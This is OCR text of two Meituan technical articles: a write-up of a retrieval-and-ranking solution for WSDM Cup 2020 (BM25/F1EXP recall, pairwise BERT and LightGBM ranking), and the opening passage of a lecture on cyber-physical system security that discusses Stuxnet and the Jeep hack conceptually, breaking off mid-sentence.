
评测使用的评价指标为 Mean Average Precision @3 (MAP@3), 形式如下：

$$MAP@3 = \frac{1}{|U|}\sum_{u=1}^{|U|}\sum_{k=1}^{min(3,n))} P(k))$$

其中，|U| 是需要预测的 description 总个数，P(k) 是在 k 处的精度，n 是 paper 个数。举例来说，如果在第一个位置预测正确，得分为 1；第二个位置预测正确，得分为 1/2；第三个位置预测正确，得分为 1/3。

3. 模型方法

通过对评测数据、任务和评价指标等分析，综合考量方案的效率和精准性后，本次评测中使用的算法架构包括“检索召回”和“精准排序”两个阶段。其中，检索召回阶段负责从候选集中高效快速地召回候选 Documents，从而缩减问题规模，降低排序阶段的复杂度，此阶段注重召回算法的效率和召回率；精准排序阶段负责对召回数据进行重排序，采用 Learning to Rank 相关策略进行排序最优解求解。



3.1 检索召回

目标任务：使用高效的匹配算法对候选集进行粗筛，为后续精排阶段缩减候选排序的数据规模。

性能要求：召回阶段的方案需要权衡召回覆盖率和算法效率两个指标，一方面召回覆盖率决定了后续精排算法的效果上限，另一方面单纯追求覆盖率而忽视算法效率则不能满足评测时效性的要求。


检索召回方案：比赛过程中对比实验了两种召回方案，基于“文本语义向量表征“和“基于空间向量模型 + Bag-of-Ngram”。由于本任务文本普遍较长且专有名词较多等数据特点，实验表明“基于空间向量模型 + Bag-of-Ngram”的召回方案效果更好，下表中列出了使用的相关模型及其实验结果（recall@200）。可以看到相比于传统的 BM25 和 TFIDF 等算法，F1EXP、F2EXP 等公理检索模型（Axiomatic Retrieval Models）可以取得更高的召回覆盖率，该类模型增加了一些公理约束条件，例如基本术语频率约束，术语区分约束和文档长度归一化约束等等。

F2EXP 定义如下：

$$S(Q,D)=\sum_{t\in Q\cap D}C(t,Q)\times\frac{C(t,Q)}{C(t,Q)+s+s\cdot\frac{|D|}{avdl}}\times\left(\frac{N+1}{df(t)}\right)^{k}$$

其中，Q 表示查询 query ,D 表示候选文档，C(t, Q) 是词 t 在 Q 中的频次，|D| 表示文档长度，avdl 为文档的平均长度，N 为文档总数，df(t) 为词 t 的文档频率。

为了提升召回算法的效果，我们使用倒排索引技术对数据进行建模，然后在此基础上实现了 F1EXP、DFR、F2EXP、BM25、TFIDF 等多种检索算法，极大了提升了召回部分的运行效率。为了平衡召回率和计算成本，最后使用 F1EXP、BM25、TFIDF 3 种算法各召回 50 条结果融合作为后续精排候选数据，在验证集上测试，召回覆盖率可以到 70%。



3.2 精准排序


精排阶段基于 Learning to Rank 的思想进行方案设计，提出了两种解决方案，一种是基于 Pairwise-BERT 的方案，另一种是基于 LightGBM 的方案，下面分别进行介绍：

1) 基于 BERT 的排序模型

BERT 是近年来 NLP 领域最重大的研究进展之一，本次评测中，我们也尝试引入 BERT 并对原始模型使用 Pointwise Approach 的模式进行改进，引入 Pairwise Approach 模式，在排序任务上取得了一定的效果提升。原始 BERT 使用 Pointwise 模式把排序问题看做单文档分类问题，Pointwise 优化的目标是单条 Query 与 Document 之间的相关性，即回归的目标是 label。而 Pairwise 方法的优化目标是两个候选文档之间的排序位次（匹配程度），更适合排序任务的场景。具体来说，对原始 BERT 主要有两点改进，如下图中所示：

改进训练样本构造形式：Pointwise 模式下样本是按照形式构造输入，Pairwise 模式下样本按照形式进行构造，其中 Query 与 Doc1 的匹配程度大于与 Doc2 的匹配程度。

改进模型优化目标：Pointwise 模式下模型使用的 Cross Entropy Loss 作为损失函数，优化目标是提升分类效果，而 Pairwise 模式下模型使用 Hing Loss 作为损失函数，优化目标是加大正例和负例在语义空间的区分度。



在基于 BERT 进行排序的过程中，由于评测数据多为生命科学领域的论文，我们还使用了 SciBERT 和 BioBERT 等基于特定领域语料的预训练 BERT 模型，相比 Google 的通用 BERT 较大的效果提升。

2) 基于 LightGBM 的排序模型

不过，上面介绍的基于 BERT 的方案构建的端到端的排序学习框架，仍然存在一些不足。首先，BERT 模型的输入最大为 512 个字符，对于数据中的部分长语料需要进行截断处理，这就损失了文本中的部分语义信息；其次，本任务中语料多来自科学论文，跟已有的预训练模型还是存在偏差，这也在一定程度上限制了模型对数据的表征能力。此外，BERT 模型网络结构较为复杂，在运行效率上不占优势。综合上述三方面的原因，我们提出了基于 LightGBM 的排序解决方案。

LightGBM 是微软 2017 年提出，比 Xgboost 更强大、速度更快的模型。LightGBM 在传统的 GBDT 基础上有如下创新和改进：


采用 Gradient-based One-Side Sampling(GOSS) 技术去掉很大部分梯度很小的数据，只使用剩下的去估计信息增益，避免低梯度长尾部分的影响；

采用 Exclusive Feature Bundling(EFB) 技术以减少特征的数量；

传统 GBDT 算法最耗时的步骤是使用 Pre-Sorted 方式找到最优划分点，其会在排好序的特征值上枚举所有可能的特征点，而 LightGBM 中会使用 histogram 算法替换了 GBDT 传统的 Pre-Sorted，牺牲一定精度换取了速度。

LightGBM 采用 Leaf-Wise 生长策略，每次从当前所有叶子中找到分裂增益最大的一个叶子，然后分裂，如此循环。因此同 Level-Wise 相比，在分裂次数相同的情况下，Leaf-Wise 可以降低更多的误差，得到更好的精度。

基于 Light GBM 的方案需要特征工程的配合。在我们实践中，特征主要包括 Statistic Semantic Features（包括 F1EXP、F2EXP、TFIDF、BM25 等）、Distributed Semantic Features（包括 Glove、Doc2vec 等）和 Ranking Features（召回阶段的排序序列特征），并且这些特征分别从标题、摘要、关键词等多个维度进行抽取，最终构建成特征集合，配合 LightGBM 的 pairwise 模式进行训练。该方法的优点是运行效率高，可解释性强，缺点是特征工程阶段比较依赖人工对数据的理解和分析。



4. 实验结果

我们分别对比实验了不同方案的效果，可以发现无论是基于 BERT 的排序方案还是基于 LightGBM 的排序方案，Pairwise 的模式都会优于 Pointwise 的模式，具体实验数据如表 2 所示：

表 2　不同方案实验结果

Model	MAP@3 Score
TFIDF	0.212 (valid set)
BM25	0.277 (valid set)
BERT(pointwise)	0.397 (test set)
BERT(pairwise)	0.402 (test set)
LightGBM(pointwise)	0.405 (test set)
LightGBM(pairwise)	0.413 (test set)
Ensemble(BERT(pairwise)+ LightGBM(pairwise))	0.425 (test set)

5. 总结与展望

本文主要介绍了美团搜索与 NLP 部在 WSDM Cup 2020 Task 1 评测中的实践方案，我们构建了召回 + 排序的整体技术框架。在召回阶段引入多种召回策略和倒排索引保证召回的速度和覆盖率；在排序阶段提出了基于 Pairwise 模式的 BERT 排序模型和基于 LightGBM 的排序模型。最终，美团也非常荣幸地取得了榜单第一名的成绩。

当然，在对本次评测进行复盘分析后，我们认为该任务还有较大提升的空间。首先在召回阶段，当前方案召回率为 70% 左右，可以尝试新的召回方案来提高召回率；其次，在排序阶段，还可以尝试基于 Listwise 的模式进行排序模型的训练，相比 Pairwise 的模式，Listwise 模式下模型输入空间变为 Query 跟全部 Candidate Doc，理论上可以使模型学习到更好的排序能力。后续，我们还会再不断进行优化，追求卓越。

6. 落地应用

本次评测任务与搜索与 NLP 部智能客服、搜索排序等业务中多个关键应用场景高度契合。目前，我们正在积极试验将获奖方案在智能问答、FAQ 推荐和搜索核心排序等场景进行落地探索，用最优秀的技术解决方案来提升产品质量和服务水平，努力践行“帮大家吃得更好，生活更好”的使命。

参考文献

[1] Fang H, Zhai C X. An exploration of axiomatic approaches to information retrieval[C]//Proceedings of the 28th annual international ACM SIGIR conference on Research and development in information retrieval. 2005: 480-487.

[2] Wang Y, Yang P, Fang H. Evaluating Axiomatic Retrieval Models in the Core Track[C]//TREC. 2017.

[3] Devlin J, Chang M W, Lee K, et al. Bert: Pre-training of deep bidirectional transformers for language understanding[J]. arXiv preprint arXiv:1810.04805, 2018.

[4] Lee J, Yoon W, Kim S, et al. BioBERT: a pre-trained biomedical language representation model for biomedical text mining[J]. Bioinformatics, 2020, 36(4): 1234-1240.

[5] Beltagy I, Lo K, Cohan A. SciBERT: A pretrained language model for scientific text[C]//Proceedings of the 2019 Conference on Empirical Methods in Natural Language Processing and the 9th International Joint Conference on Natural Language Processing (EMNLP-IJCNLP). 2019: 3606-3611.

[6] Chen W, Liu S, Bao W, et al. An Effective Approach for Citation Intent Recognition Based on Bert and LightGBM. WSDM Cup 2020, Houston, Texas, USA, February 2020.

[7] Ke G, Meng Q, Finley T, et al. Lightgbm: A highly efficient gradient boosting decision tree[C]//Advances in neural information processing systems. 2017: 3146-3154.

作者简介

帅朋，美团 AI 平台搜索与 NLP 部。 会星，美团 AI 平台搜索与 NLP 部 NLP 中心对话平台负责人，研究员。 仲远，美团 AI 平台搜索与 NLP 部负责人，高级研究员、高级总监。

招聘信息

美团 -AI 平台 - 搜索与 NLP 部 -NLP 中心在北京 / 上海长期招聘 NLP 算法专家 / 研究员、对话平台研发工程师 / 技术专家、知识图谱算法专家，欢迎感兴趣的同学发送简历至：tech@meituan.com（邮件标题注明：NLP 中心 - 北京 / 上海）。

美团内部讲座｜清华大学莫一林：信息物理系统中的安全控制算法

作者：莫一林

【 Top Talk/ 大咖说 】由美团技术学院主办，面向全体技术同学，定期邀请美团各技术团队负责人、业界大咖、高校学者及畅销书作者，为大家分享最佳实践、互联网热门话题、学术界前沿技术进展等内容，从而建立工程师文化、提升技术视野。


2020 年 9 月 10 日，Top Talk 邀请到了清华大学自动化系莫一林副教授，请他带来题为《信息物理系统中的安全控制算法设计》的分享。本文系本次分享内容的文字实录，希望能对大家有所帮助或者启发。

以下系文字实录：

中文讲的“安全”，其实基本上包含了英文中的两重含义，一个是 Safety，一个是 Security。信息物理系统中的安全问题主要是指 Security，也就是说，如果有人想要攻击你，在这种情况下，怎么能够保证系统的正常运行?

信息物理系统

“信息物理系统”，这个词大概是 2006 年由美国的 National Science Foundation（美国国家科学基金会）最开始提出来的。信息物理系统本质上来说是 Computation（计算）、Communication（通讯）、Control（控制）三 C 的融合，把三个 C 互相之间结合起来，嵌入到一个物理世界当中，从而能够使得整个系统更好地感知或者控制物理世界。比如，无人驾驶就是一个信息物理系统，因为无人驾驶本身是有一个物理的实体，有很多传感器来收集数据，这些数据经过通讯上传到计算机或者云上面，同时车和车之间可能还有通讯，然后去做感知、去做导航，再反馈到无人车的执行单元，最后反馈到物理空间。这些过程既包括了计算，也包括了控制的一些问题。



其实，信息物理系统是一个很大的概念。之前大家说安全，其实更多的是想到计算机安全或者网络安全，现在更多的是手机这类智能设备的安全。但是，信息物理系统安全为什么现在被提上了议程？这其中主要的原因是传统的控制系统，比如汽车内部的通讯是通过 CANBUS 实现的，这样的通讯本质上来说是一个独立的、专用的网络，并不和其他网络产生任何的连接。所以在这种情况下，就很难去大规模地攻击这样一个系统。

信息物理系统的安全威胁

但是，现在智能化逐渐成为了一种趋势，而且智能化的一个核心的事情，就是要使用很多新兴的感知和网络的技术，实现万物互联。在这种背景下，就会产生非常多的问题，因为所有东西都联网了，那么系统受到攻击的可能性就放大了很多。在这种情况下，怎么保证整个系统的稳定性或者说维护系统正常运行，这是一个很大的挑战。


上图是我们之前说的智能家居的一个示意图。智能家居希望人们可以通过比如手机 App 去控制家里的电器，但是一旦家里的电器都上网之后，智能家居控制系统的安全就会变得非常重要，如果当一个攻击者可以操纵成千上万个家庭电器的话，这就可能带来非常严重的问题。

震网病毒

我们实验室从 2010 年前就开始做信息物理系统安全方面的研究。当时，有黑客设计了“震网病毒”，它的目标是伊朗用来提纯铀 235 的离心机。“震网病毒”破坏了伊朗上千台的离心机，最后对伊朗核计划造成了很大的损害。这也算是一个利用“信息战”成功带来破坏的一个例子。也是因为这个事情，让我们把信息物理系统的安全问题迅速提上了日程。

“震网病毒”的例子属于国家行为，可能比较少见，现在针对一般信息物理系统的攻击行为也越来越多。比如 2016 年，美国机构的报告就指出，全年一共有 290 多次针

对美国工业控制系统的攻击，覆盖了制造业、通讯、能源等多个行业。



攻击有很多种类型，先说比较常见的。如果系统联网，可以通过网络去侵入系统；即使系统没有联网，那么还有一些方式方法，比如像“震网病毒”的例子，是通过 U 盘一层一层带进去的。这些方式都能造成很大的破坏。我觉得比较值得关注的是第二个问题，一般做控制或者这种背景的研究人员，很多时候对计算机安全并不是特别有经验，那么开发的系统就可能会存在很多的漏洞。甚至有很多软件的开发者自己都不知道自己的系统有漏洞，但是黑客就可以发现你的漏洞。比如说像“震网病毒”的例子，伊朗不知道系统有问题，但黑客有内部资料，发现这个系统有问题，然后就利用这种漏洞去侵入了伊朗的系统。

大家比较担心的一个事情就是现在的系统变得越来越复杂，比如一辆车可能有几百个 ECU（Electronic Control Unit），一个波音 787 可能有上百万个零件，这上百万零件中的 70% 都是外包出去的，而一级外包商可能再外包给二级、三级，最后整个供应链就变得很复杂，这相当于是全球生产，最后汇集到西雅图去装配。那么在这个过程中，怎么保证装到系统上的每一个零件都是安全的，这也是一个值得思考的问题。

黑客攻击汽车系统

其实，在传统的汽车信息物理系统当中，漏洞还是有很多的。 比如 2015 年有一个比


较著名的事件，有两个黑客（这两个人应该只是研究者，并不是真的想要搞破坏）通过攻击克莱斯勒吉普的一款车，入侵了这辆车的显示信息，就是所谓的 implementation，还包括一些娱乐系统，然后通过这个系统，进入车内部的网络来控制这个车，比如说方向、控制刹车，甚至包括安全气囊等等。

有人可能会说，像你们碰到这些问题，在计算机里面也都有，而且已经研究了很长时间了，为什么还要单独提这样一个概念，这个信息物理系统安全中到底有什么新的东西吗？我觉得这个核心价值在于：传统的研究主要都是在所谓的 Cyber Physical System。而信息物理系统，它的核心的是说那些有“物理”的系统，那么这个物理系统就带来了很多的挑战。首先，从传统上来说，如果一个计算机受到攻击，最差的情况，也就是将这个计算机关闭就结束了。但是如果是一个高速行驶的车，无法将它直接关闭，只能让它缓慢地停下来，但是停下来这件事情本身因为有物理系统的参与，所以就不是一个简单的事情。而对于无人机来说，甚至都不能让它停下来，必须让它以一定的速度去飞，因为如果是固定翼无人机，停下来就可能意味着坠毁，所以在这个过程中，物理系统带来了很多的挑战。

另外一个问题是，我们不一定能够让物理系统停下来，比如说如果一个电网受到攻击，那么我们希望能够尽可能把被攻击的地方隔离出来，而不是要让整个地区比如北京市出现停电。这个意思就是说，在系统受到攻击的时候，要让这个系统还能带着“伤”去运行，而不是一旦有一点风吹草动就需要重启，这个也是一个很大的问题。最后，这些物理系统其实都需要非常高的可靠性，比如对飞机来说，我们之前跟波音做过一些项目，他们要求放上飞机的任何东西都需要经过鉴定，必须保证飞机有极高的可靠性，要远远高于杀毒软件要能检测出 99% 病毒的这种可靠性。很多传统的信息安全方法，都是一个所谓的 Best of Effort Approach，就是说，尽可能地提供能提供的最好的服务，但是并不能给出特别多的保证，因为对于一些需要非常高可靠性的系统，即便存在很小的可能也许就隐藏着一个很大的威胁。

为信息物理系统构建“护城河”

在信息物理系统里面，为了保证这个系统的安全，我们需要保证这个系统有非常高的可靠性。其实，任何一个单一的方法都是很难完成这个目标的，我们需要是一个多层的防御机制，它就像一个城堡一样，外面还有一个护城河，中间有一个城墙，里面还有一个城墙，必须要层层地设防，只有这样才能解决这个问题。



我觉得这其中有几个比较关键的点，比如 Prevention、Detection、Resiliency 、Recovery。其中，Prevention 就是怎么防止别人进来，那么这个地方可能是需要更好的防火墙，比如说杀毒软件等等这些东西。当然，我们不可能百分之百地把别人都挡在系统之外，如果有人进来了之后，我们就需要去检测这个系统到底有没有被入侵，包括在一个大的系统怎么去定位哪几个部分被入侵了，这就是所谓的 Detection。另外，我们设计一个系统，需要考虑到一定的 Resiliency，比如说有一个汽车上面有一个零件坏了，这个系统就完蛋了，那么这个系统就不是很有韧性，所以系统能不能带“伤”运行，也是一个需要考虑的因素。最后，当发现这个系统出现问题之后，我们可能就会需要有一个所谓的恢复过程，比如重启等等手段。整体来说，我觉得要通过很多方面，通过多层防御来保证信息物理系统的安全。

信息物理系统中的安全控制算法

今天，我想给大家讲一讲我们在信息物理系统做的一些比较初步的工作，主要讲两个方面：一个是检测，一个是韧性。 首先，从控制这个方式来说，怎么去思考信息物理系统安全性这个问题？当然，并不是说控制就能够彻底解决这个问题，还是需要一个多层的防御。

控制


控制，到底能给我们带来什么？以离线设计系统为例，首先我们可以通过控制找到这个系统关键的部件，然后对这些部件做额外的冗余设计。在这个系统没有上线之前，我们可以对系统做一些可控、可观的分析，进而提升系统本身的韧性；上线之后，我们可以利用传统的方法如故障诊断，当然这里就变成了入侵诊断和入侵定位的问题。此外，我们还可以做一些鲁棒控制，保证系统的控制器在有攻击情况下依然能够容错。最后还有一个问题，一个大的系统想要让它更安全，我们到底应该先加固哪个地方？这都是控制可以提供给我们的一些东西。

检测


接下来，我主要讲一下关于检测的问题，我们也是受到“震网病毒”例子的启发之后开始做了相关的研究。“震网病毒”是 2010 年被发现的，从计算机的角度来说，它是一个很复杂的、很难防御的病毒。但是从控制角度来说，它的策略其实相当简单。离心机本身是一个类似于快速旋转东西，如果想要毁坏离心机，那就需要让它转的比原本设定的转速快很多，但是如果只是让它转的特别快的话，由于整个系统有传感器，传感器就会发现离心机转速太快，从而触发报警，报警之后就会有技术人员前来检查，整个过程并不能对这个系统造成很大破坏。

但是，“震网病毒”采取的一个策略是先不去攻击这个系统，而是在这个系统正常运行的时候，记录下它的传感器输出是什么情况（比如说离心机的转速）。为了很好地说明问题，我们假设离心机每秒 1000 转，“震网病毒”就记录了很多这样的数据。然后，当真正开始去攻击系统的时候，震网病毒就会把它记录的数据做一个重放，就是

